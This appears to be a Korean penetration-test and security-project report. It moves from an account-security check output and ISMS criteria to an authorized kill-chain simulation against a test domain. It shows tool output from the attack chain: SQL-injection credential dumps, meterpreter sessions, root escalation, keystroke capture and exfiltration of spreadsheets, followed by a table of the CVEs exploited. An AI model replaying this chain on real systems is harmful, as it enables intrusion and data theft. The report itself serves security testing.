▼ 계정 관리 | 상태=정상 수집 | PASS=14 | 취약/수동=16

```


=====
[ 계정 관리 보안 점검 리포트 - 2026-03-10 06:17:59 ]
대상 호스트 : 172.16.254.66
=====
[U-01] root 원격 접속 제한: VULNERABLE
[U-01] root 원격 접속 제한: VULNERABLE
[U-02] 패스워드 복잡성 설정: PASS
[U-02] 패스워드 복잡성 설정: PASS
[U-03] 계정 잠금 임계값 설정: VULNERABLE
[U-03] 계정 잠금 임계값 설정: VULNERABLE
[U-04] 패스워드 파일 보호: PASS
[U-04] 패스워드 파일 보호: PASS
[U-05] root 이외 UID 0 계정 존재: PASS
[U-05] root 이외 UID 0 계정 존재: PASS
[U-06] su 제한 설정(pam_wheel): VULNERABLE
[U-06] su 제한 설정(pam_wheel): VULNERABLE
[U-44] 패스워드 최소 길이(8자): VULNERABLE
[U-44] 패스워드 최소 길이(8자): VULNERABLE
    
```

# ISMS(정보보호 관리 체계) 인증 기준 반영

Compliance with ISMS Certification Criteria

분류	점검 항목	
사고 예방 및 대응체계 구축	<b>침해사고를 예방하고 사고 발생 시 신속하고 효과적으로 대응할 수 있도록 내,외부 침해시도의 탐지,대응,분석 및 공유를 위한 체계와 절차를 수립하고, 관련 외부기관 및 전문가들과 협조 체계를 구축하여야 한다.</b>	
	사고 발생 시 신속하고 효과적으로 대응하기 위한 체계와 절차를 마련하고 있는가?	0
	침해사고의 모니터링, 대응 및 처리를 위하여 외부전문가와 협조체계를 수립하고 있는가?	0
취약점 점검 및 조치	<b>정기적으로 취약점 점검을 수행하고 발견된 취약점에 대해서는 신속하게 조치하여야 한다. 또한 최신 보안취약점의 발생 여부를 지속적으로 파악하고 정보시스템에 미치는 영향을 분석하여 조치하여야 한다.</b>	
	정보시스템 취약점 점검 절차를 수립하고 정기적으로 점검을 수행하고 있는가?	0
	발견된 취약점에 대한 조치를 수행하고 그 결과를 책임자에게 보고하고 있는가?	0
	최신 보안취약점 발생 여부를 지속적으로 파악하고 정보시스템에 미치는 영향을 분석하여 조치하고 있는가?	0
이상행위 분석 및 모니터링	<b>내,외부에 의한 침해시도, 개인정보유출 시도, 부정행위 등을 신속하게 탐지,대응할 수 있도록 네트워크 및 데이터 흐름 등을 수집하여 분석하며, 모니터링 및 점검 결과에 따른 사후조치는 적시에 이루어져야 한다.</b>	
	이상행위를 탐지할 수 있도록 주요 정보시스템, 응용프로그램, 네트워크, 보안시스템 등에서 발생한 네트워크 트래픽, 데이터 흐름, 이벤트 로그 등을 수집하여 분석 및 모니터링하고 있는가?	0
	침해시도, 개인정보유출시도, 부정행위 등의 여부를 판단하기 위한 기준 및 임계치를 정의하고 이에 따라 이상행위의 판단 및 조사 등 후속 조치가 적시에 이루어지고 있는가?	0
사고 대응 및 복구	<b>침해사고 및 개인정보 유출 징후나 발생을 인지한 때에는 법적 통지 및 신고 의무를 준수하여야 하며, 절차에 따라 신속하게 대응 및 복구하고 사고분석 후 재발방지 대책을 수립하여 대응체계에 반영하여야 한다.</b>	
	침해사고 및 개인정보 유출의 징후 또는 발생을 인지한 경우 정의된 침해사고 대응절차에 따라 신속하게 대응 및 보고가 이루어지고 있는가?	0
	개인정보 침해사고 발생 시 관련 법령에 따라 정보주체(이용자) 통지 및 관계기관 신고 절차를 이행하고 있는가?	0
	침해사고가 종결된 후 사고의 원인을 분석하여 그 결과를 보고하고 관련 조직 및 인력과 공유하고 있는가?	0
	유사사고가 재발하지 않도록 대책을 수립하고 필요한 경우 침해사고 대응절차 등을 변경하고 있는가?	0

# 공격수행 프로세스



## 개요 및 점검범위


구 분	항 목	내 용
점검 대상	외부 웹 서비스	www.better.com
	내부 관리망	내부 IP대역
	핵심 서버	Web, DB server
핵심 타겟	중요 데이터	고객 및 파트너사 데이터
	관리자 자산	내부 관리자 PC 및 관리 시스템
점검 방식	수행 유형	모의 침투 테스트
수행 기간	테스트 기간	2026.03.02. ~ 2026.03.06

본 점검은 외부 공격자가 인터넷 환경에서 접근 가능한 대외 웹 서비스를 시작점으로, 취약점 악용을 통해 내부 관리망 및 핵심 데이터베이스(DB) 자산까지 단계적으로 침투 가능한지를 검증하는 것을 목표로 수행되었다.


## 점검수행체계

구분	세부 항목	상세 내용 및 기술적 요건
전략	공격 모델	Cyber Kill-Chain: 단계적 침투 모델 적용
	화이트박스 협업	인프라-시나리오 공유 기반 '정보 공유형' 실효성 검증
대상	인프라 자산	DMZ(Web), 내부망(Admin PC), 핵심 DB 서버 및 네트워크 장비
	공격 벡터	OWASP Top 10(SQLi, XSS 등), 시스템 CVE, 권한 상승 기법
규칙	시스템 가용성 보장	CPU 80% / 응답 300ms 지연 시 즉시 중단
	데이터 무결성	Snapshot 기반 복구 및 실제 데이터 파괴·수정 엄격 금지
	운영 가이드	업무시간(09~18시) 준수 및 범위 외 자산 침투 제한
지표	시나리오 완수	전 단계 킬체인 완수 및 핵심 DB 접근 권한 확보
	보안 공백 식별	방어 기전(WAF/IDS/SOAR) 우회 및 개선 권고안 도출


# 공격 경로




# 시나리오



# 시나리오



# 시나리오




```
; <<>> DiG 9.20.11-4+b1-Debian <<>> better.com axfr
;; global options: +cmd
better.com.                604800  IN      SOA
com. 5 3600 1800 604800 86400
better.com.                604800  IN      NS
better.com.                604800  IN      A
better.com.                604800  IN      AAAA
mail.better.com.          604800  IN      A
ns1.better.com.          604800  IN      A
web1.better.com.         604800  IN      A
www.better.com.          604800  IN      A
better.com.                604800  IN      SOA
com. 5 3600 1800 604800 86400
;; Query time: 28 msec
;; SERVER: 30.3.20.2#53(30.3.20.2) (TCP)
;; WHEN: Wed Mar 04 17:18:24 KST 2026
;; XFR size: 9 records (messages 1, bytes 295)
```

Nmap scan report for [REDACTED]  
Host is up (0.025s latency).

PORT	STATE	SERVICE
80/tcp	open	http
443/tcp	open	https

# 시나리오



```
| NGINX:CVE-2025-53859 6.3 https://vulners.com/nginx/nginx:CVE-2025-53859
| NGINX:CVE-2024-7347 5.7 https://vulners.com/nginx/nginx:CVE-2024-7347
| NGINX:CVE-2025-23419 5.3 https://vulners.com/nginx/nginx:CVE-2025-23419
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-cookie-flags:
| /login.php:
| PHPSESSID:
| httponly flag not set
| http-enum:
| /login.php: Possible admin folder
| /uploads/: Potentially interesting folder w/ directory listing
|_ http-server-header: nginx/1.26.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

**HIGH** CGI Generic SQL Injection (blind)

**Description**

By sending specially crafted parameters to one or more CGI scripts hosted on the remote web server, Nessus was able to get a very different response, which suggests that it may have been able to modify the behavior of the application and directly access the underlying database.

An attacker may be able to exploit this issue to bypass authentication, read confidential data, modify the remote database, or even take control of the remote operating system.


**Solution**

Modify the affected CGI scripts so that they properly escape arguments.

**See Also**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
<http://www.nessus.org/u?ed792cf5>  
<http://www.nessus.org/u?11ab1866>


# 시나리오



```
==== Dumping Data from users ====
[Searching Admin ID] [REDACTED]
[Searching Admin Password] [REDACTED]
[!] 최종 탈취 성공


-----

ID: [REDACTED]
PW: [REDACTED]
```



```
:: Progress: [3934/4614] :: Job [1/1] :: 522 req/sec :: Duration: [0:00:07] ::
:: Progress: [4015/4614] :: Job [1/1] :: 597 req/sec :: Duration: [0:00:07] ::
:: Progress: [4073/4614] :: Job [1/1] :: 522 req/sec :: Duration: [0:00:07] ::
:: Progress: [4156/4614] :: Job [1/1] :: 589 req/sec :: Duration: [0:00:07] ::
:: Progress: [4224/4614] :: Job [1/1] :: 564 req/sec :: Duration: [0:00:07] ::
uploads [Status: 200, Size: 496, Words: 177, Lines: 10, Duration: 76ms]
:: Progress: [4260/4614] :: Job [1/1] :: 589 req/sec :: Duration: [0:00:07] ::
:: Progress: [4289/4614] :: Job [1/1] :: 589 req/sec :: Duration: [0:00:07] ::
:: Progress: [4326/4614] :: Job [1/1] :: 500 req/sec :: Duration: [0:00:08] ::
:: Progress: [4371/4614] :: Job [1/1] :: 432 req/sec :: Duration: [0:00:08] ::
```

# 시나리오



```
Active sessions
=====
Id  Name  Type  Information  Connection
--  ---  ---  ---          ---
1   meterpreter php/linux www-data @ [redacted]
```



```
whoami
www-data
```

→ 권한 상승

```
whoami
root
```




# 시나리오




## Active sessions

Id	Name	Type	Information	Connection
2		meterpreter x86/windows		



# 시나리오




```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<^H><^H><^H><^H><^H><^H>https<Right Shift>:// better.com<CR>
eolleong<Tab>:Right Shift>!@
```



# 시나리오





# 시나리오




```
Active sessions
```

Id	Name	Type	Information
1		meterpreter	x86/windows DESKTOP-FCSDK2T @ DESKTOP-FCSDK2T
2		meterpreter	x86/windows DESKTOP-2TOLEBE jmu @ DESKTOP-2TOLEBE
3		meterpreter	x86/windows DESKTOP-NUPBU2I @ DESKTOP-NUPBU2I
4		meterpreter	x86/windows DESKTOP-NUPBU2I @ DESKTOP-NUPBU2I
5		meterpreter	x86/windows DESKTOP-SJK0L8P @ DESKTOP-SJK0L8P



# 시나리오



```
meterpreter >   
*| downloading: C:/Users/sajang/Desktop/The better\TB_Exec_Staff_PII.xlsx → /home/Eve/  
*| Completed : C:/Users/sajang/Desktop/The better\TB_Exec_Staff_PII.xlsx → /home/Eve/  
*| downloading: C:/Users/sajang/Desktop/The better\TB_Partner_SLA.xlsx → /home/Eve/TB/  
*| Completed : C:/Users/sajang/Desktop/The better\TB_Partner_SLA.xlsx → /home/Eve/TB/  
*| downloading: C:/Users/sajang/Desktop/The better\TB_Payment_Master.xlsx → /home/Eve/  
*| Completed : C:/Users/sajang/Desktop/The better\TB_Payment_Master.xlsx → /home/Eve/  
*| downloading: C:/Users/sajang/Desktop/The better\TB_User_DB_2026.xlsx → /home/Eve/TB/  
*| Completed : C:/Users/sajang/Desktop/The better\TB_User_DB_2026.xlsx → /home/Eve/TB/
```

MACHINE	ADDRESSES	VERSION	LAST SEEN
kali	100.117.246.7	1.94.2 Linux 6.17.10+kali-amd64	Connected
ubuntus	100.88.84.69	1.94.1 Linux 6.14.0-37-generic	Connected

```
root@Team-Red:~#  
better/  
better/TB_Exec_Staff_PII.xlsx  
better/TB_Payment_Master.xlsx  
better/TB_User_DB_2026.xlsx  
better/TB_Partner_SLA.xlsx
```







# 취약점 분석

침투 단계	취약점 항목	OWASP 2021	CVE / CWE	CVSS	위험도	핵심 영향
STEP 1	DNS Zone Transfer	A05:2021	CVE-1999-0532	5.3	Medium	인프라 구조 및 IP대역 전체 노출
STEP 2-1	Blind SQL Injection	A03:2021	CWE-89	9.8	Critical	DB계정 및 자격 증명 탈취
STEP 2-2	Steganography	A04:2021	CVE-2016-3714	8.4	High	이미지 내 악성 페이로드 은닉 후 업로드
STEP 02-4	LFI	A01:2021	CWE-98	8.1	High	서버 내 민감 파일 열람 및 원격 스크립트 실행
STEP 02-6	SUID 권한 상승	A01:2021	CVE-2021-4034/ CWE-269	7.8	Critical	일반 웹 서버 권한에서 시스템 최상위 (Root) 권한 획득
STEP 02-7	Stored XSS	A03:2021	CWE-79	7.5	High	관리자 페이지 변조 및 악성코드 유포 거점 확보
STEP 03	ActiveX 기반 실행	A03:2021	CVE-2021-40444 / CWE-494	8.8	High	관리자 PC 내 악성코드(.exe) 자동 다운로드 및 감염
STEP 04	RDP Shadowing & UAC 우회	A01:2021	CVE-2019-0708 / CWE-284	9.8	Critical	관리자 세션 직접 제어 및 내부망 측면 이동(Lateral)
STEP 04	보안 정책 무력화	A05:2021	CWE-693	5.0	Medium	방화벽/디펜더 증지로 실시간 공격 탐지 체계 무력화
STEP 05	오피스 문서 RCE	A06:2021	CVE-2023-36884 / CVE-2022-30190	8.8	High	"2026 예산안" 문서를 통한 추가 좀비 PC 대량 확보
STEP 06	은닉 채널 데이터 반출	A05:2021	CWE-668 / CWE-284	5.3	Medium	Tailscale 암호화 터널을 이용한 기밀 데이터 외부 유출
STEP 07	랜섬웨어 페이로드 투하	Impact	CWE-732 / CWE-778	10.0	Critical	침해 호스트 전체 데이터 암호화 및 가용성 완전 파괴

# 자동화



# 프로젝트 종합 리뷰 및 성과

# 프로젝트 종합 리뷰 및 성과



Foundation / Architecture

**1. SPOF 제로화 및 무중단  
인프라(HA) 아키텍처 완성**

**서버 고가용성(HA) 구축 100%**  
**네트워크 관제 및 보안 100% 달성**

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Operations / Automation

**2. SOAR 기반 통합 관제 및  
자동 대응 체계(MTTR 단축) 확립**

**중앙 관제 및 자동화  
SOAR 구축 100% 달성**

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Foundation / Architecture

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**중앙 관제 및 자동화  
SOAR 구축 100% 달성**



Validation / Testing

**3. 실전 APT 공방 시뮬레이션을 통한  
엔터프라이즈 방어력 검증**

**APT 킬체인 시나리오 구현 및  
취약점 분석 100% 달성**

감사합니다.

